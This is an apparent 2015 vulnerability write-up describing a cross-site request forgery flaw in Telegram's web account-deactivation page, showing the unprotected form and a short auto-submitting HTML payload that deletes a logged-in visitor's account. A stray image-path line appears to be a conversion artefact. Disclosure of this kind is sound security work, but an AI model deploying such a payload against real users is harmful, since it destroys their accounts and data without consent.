- **This is an article about Cross Site Request Forgery Vulnerability in Telegram API.**

- **As a good faith this vulnerability will report and probably it will be fixed soon.**

- **In this article I'd like to explain what causes this vulnerability.**

July 2015 - Peyman D.

Ashiyane Digital Security Team

Telegram API provides some services for users,


This service has a web based login page for doing some stuff

Unfortunately , this service suffers from a CSRF vulnerability

But how?

After logging in the website , you'll see some links in the main page

One of them is "Deactivate Account" as you can see in the picture in below:



After clicking in that link, the page will redirect to https://my.telegram.org/deactivate

Lets check the source code:

```
105         <form id="deactivate_phone_form" onsubmit="return sendPassword(event);">
106           <div id="deactivate_phone_alert"></div>
107           <div class="form-group">
108             <label for="deactivate_phone">Your Phone Number</label>
109             <span class="form-control input-large uneditable-input">            </span>
110           </div>
111           <div class="form-group">
112             <label for="deactivate_message">Why are you leaving?</label>
113             <textarea class="form-control input-large" rows="3" id="deactivate_message"></textarea>
114           </div>
115           <div class="support_submit">
116             <button type="submit" class="btn btn-primary btn-lg">Done</button>
117           </div>
118         </form>
119
```

As you can see there is a form in the source related to deactive account

This form has no security token or CSRF protection

And it can be exploited easily...

I'll use HTML and javascript for exploiting this vulnerability

For exploiting this vulnerability All we need is a form and required input

And of course the form should be auto submit on load

with following source code you can exploit this CSRF vulnerability

```
<body onload="document.exploit.submit()">
<form name="exploit" action="https://my.telegram.org/deactivate/do_delete">
<input type="hidden" name="message" value="ExploitedByC4T">
</form>
```

Save the exploit as a HTML file and open it

then if you're logging in Telegram API your account will be deleted and all of your information will be lost.

Thanks for your attention.

July 2015 - Peyman D.

Ashiyane Digital Security Team